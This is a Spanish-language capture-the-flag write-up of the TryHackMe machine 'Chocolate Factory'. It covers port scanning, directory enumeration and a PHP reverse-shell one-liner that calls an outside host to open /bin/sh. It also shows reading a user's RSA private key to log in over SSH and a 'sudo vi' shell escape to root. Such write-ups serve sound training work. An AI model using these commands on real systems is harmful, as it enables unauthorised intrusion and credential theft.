


Write-Up: Máquina "Chocolate Factory"

 Plataforma: Try Hack Me

 Dificultad: Fácil

 Autor: Joaquín Picazo

Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-

1. Reconocimiento y Recolección de Información

Hago un escaneo de puertos para identificar los puertos abiertos y sus versiones.

```
(root@kali)-[~]
# nmap -p- -vvv -sV --open 10.10.244.177
```

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 63	vsftpd 3.0.3
22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	syn-ack ttl 63	Apache httpd 2.4.29 ((Ubuntu))
100/tcp	open	newacct?	syn-ack ttl 63	
101/tcp	open	hostname?	syn-ack ttl 63	
102/tcp	open	iso-tsap?	syn-ack ttl 63	
103/tcp	open	gppitnp?	syn-ack ttl 63	
104/tcp	open	acr-nema?	syn-ack ttl 63	
105/tcp	open	csnet-ns?	syn-ack ttl 63	
106/tcp	open	pop3pw?	syn-ack ttl 63	
107/tcp	open	rtelnet?	syn-ack ttl 63	
108/tcp	open	snagas?	syn-ack ttl 63	
109/tcp	open	pop2?	syn-ack ttl 63	
110/tcp	open	pop3?	syn-ack ttl 63	
111/tcp	open	rpcbind?	syn-ack ttl 63	
112/tcp	open	mcidas?	syn-ack ttl 63	
113/tcp	open	ident?	syn-ack ttl 63	
114/tcp	open	audionews?	syn-ack ttl 63	
115/tcp	open	sftp?	syn-ack ttl 63	
116/tcp	open	ansanotify?	syn-ack ttl 63	
117/tcp	open	uucp-path?	syn-ack ttl 63	
118/tcp	open	sqlserv?	syn-ack ttl 63	
119/tcp	open	nntp?	syn-ack ttl 63	
120/tcp	open	cfdpkt?	syn-ack ttl 63	
121/tcp	open	erpc?	syn-ack ttl 63	
122/tcp	open	smakynet?	syn-ack ttl 63	
123/tcp	open	ntp?	syn-ack ttl 63	
124/tcp	open	ansatrader?	syn-ack ttl 63	
125/tcp	open	locus-map?	syn-ack ttl 63	

🎯 2. Escaneo y Enumeración

Utilizo Gobuster para encontrar directorios que podrían tener información o funciones interesantes para vulnerar.

```
(root@kali)~# gobuster dir -u http://10.10.244.177/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.244.177/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 278]
./html (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 1466]
/home.php (Status: 200) [Size: 569]
Progress: 32030 / 830576 (3.86%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 32030 / 830576 (3.86%)


Finished
```

💣 3. Explotación de Vulnerabilidades

Ingreso a **home.php** encontrado anteriormente con Gobuster.




Hay un archivo curioso que se llama “cat key_rev_key”, haciendo un cat se obtendrá una contraseña que podría servir para algo en algún momento, la anoto.



Ahora, hago una reverse shell aprovechándome de este input que ejecuta comandos. Primero, me pongo a la escucha en mi máquina en el puerto 443 y hago una reverse shell con `php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'`

```
(root@kali)-[~]  
# nc -lvnp 443  
listening on [any] 443 ...
```



A continuación, se ve que se logra acceso remoto.

```
(root@kali)-[~]  
# nc -lvnp 443  
listening on [any] 443 ...  
connect to [10.21.144.200] from (UNKNOWN) [10.10.244.177] 41492  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ sudo -l  
sudo: no tty present and no askpass program specified  
$ pwd  
/var/www/html
```

Viendo archivos en el directorio actual, encuentro el usuario y contraseña para la web. Try Hack Me solicita esta contraseña para avanzar en las “misiones” de esta máquina.

```
$ls  
home.jpg  
home.php  
image.png  
index.html  
index.php.bak  
key_rev_key  
validate.php  
$ cat validate.php  
<?php  
    $uname=$_POST['uname'];  
    $password=$_POST['password'];  
    if($uname="charlie" && $password="cn7824"){  
        echo "<script>>window.location='home.php'</script>";  
    }  
    else{  
        echo "<script>alert('Incorrect Credentials')</script>";  
        echo "<script>>window.location='index.html'</script>";  
    }  
?>$ cd ..
```

Fui a **home** del usuario **charlie** a ver si había alguna flag, pero no puedo leer user.txt en estos momentos por no tener el privilegio necesario, probablemente necesite iniciar sesión al usuario charlie. Pero, encontré una RSA Private Key.

```
$ cd ..
$ cd ..
$ cd home
$ cd charlie
$ ls
teleport
teleport.pub
user.txt
$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEEwIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lF0mLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqgguJXIzkzLAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7Rutk15Jv11D0Itsyr54pvYhCQgdooU7l42EZJayIomHKon1jkofd1/oY
f0Bwgz6J0lNH1jFJoyIZg20mEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
Ra0bPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9KnKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrx5HwlsAU0oWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6Mo0imVZf36UkXI2FmdZF1
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnX5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq30clrrkbn2
EY0ndcECgYEA/29MMD3FEYcMcy+KQfEU2h9manqQmRMDaBHKajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgY3xtEdEHHBJ05qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeizVljKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DLXIPCCQ
RZSvmU1T3nk9MoTgDjkN01xxbF2N7ihnBkHjOfod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la70h0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNjgzvGElkisD7oNHFKMmYQIMEtvE7GB
FVSMoCo/n67H5TTGm3zX7qhn0UoKfo7EiUR5iKUAKYpfXnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRseLLyNwKBgH77Rv5ML9HYGoPR0vTEpwRhI/N+WaMLZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq00HjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWx0KfMxVUCxybw/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQ09bQUeta0rZA6iQwyLrkM
Qxg3lN2/1dnebkK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
```

En mi máquina hago un archivo y pego todo el contenido de la RSA, finalmente le doy permisos.

```
(root@kali)-[~]
# nano id_rsa

(root@kali)-[~]
# chmod 600 id_rsa
```

Ahora, lo uso para ingresar a la máquina mediante servicio SSH.

```
└─# ssh charlie@10.10.244.177 -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Apr  5 01:50:33 UTC 2025

System load:  0.08               Processes:            1170
Usage of /:   43.6% of 8.79GB    Users logged in:     0
Memory usage: 46%               IP address for eth0: 10.10.244.177
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Oct  7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@chocolate-factory:/$ ls
```

Acceso exitoso.




4. Escalada de Privilegios y Post-explotación

Aplico un sudo -l para ver si tengo algo para escalar privilegios.

```
charlie@chocolate-factory:/$ ls
bin  cdrom  etc  initrd.img  lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var  vmlinuz.old
boot  dev  home  initrd.img.old  lib64  media  opt  root  sbin  srv  sys  usr  vmlinuz
charlie@chocolate-factory:/$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on chocolate-factory:
    (ALL : !root) NOPASSWD: /usr/bin/vi
```

Hay una posibilidad de escalar privilegios en /usr/bin/vi, entonces, busco en GTFobins



File write

It writes data to files, it may be system.

```
vi file_to_write
iDATA
^[
w
```

File read

It reads data from files, it may be file system.

```
vi file_to_read
```

Sudo

If the binary is allowed to run as may be used to access the file system.

```
sudo vi -c '!/bin/sh' /dev/null
```

Aplico el comando encontrado.

```
charlie@chocolate-factory:/$ sudo vi -c '!/bin/sh' /dev/null
```

Como ya tengo root, me puse a buscar la flag de user.txt y root.txt. Por ahora solo encontré user.txt

```
# cd home
# cd charlie
# pwd
/home/charlie
# ls
teleport teleport.pub user.txt
# cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
```

Leí este archivo python, y lo que entendí es que yo le daba una contraseña (alguna que haya encontrado antes) y al ser correcta va a descryptar ese mensaje encriptado (que en teoría podría ser la flag) y mostrarme ese mensaje en pantalla (consola).

```
# cd root
# ls
root.py
# ca root.py
/bin/sh: 5: ca: not found
# cat root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key: ")
f=Fernet(key)
encrypted_mess= 'gAAAAABFdb52eejIIEaE9ttPY8ckMMfHTiW5lamAMMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8LF_PDXyTo-T7CpmrFfoVRWzlm00ffaSUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)# cd ..
```

Ingreso la contraseña encontrada anteriormente al principio, y efectivamente, funcionó.

```
# py root.py
/bin/sh: 17: py: not found
# python root.py
Enter the key: b'-VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXeQuvhcGSQzY='
```

```
You Are Now The
Owner Of
Chocolate
Factory
flag{cec59161d338fef787fcb4e296b42124}
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
- ✓ **Banderas:** Se obtuvieron las banderas de usuario y root.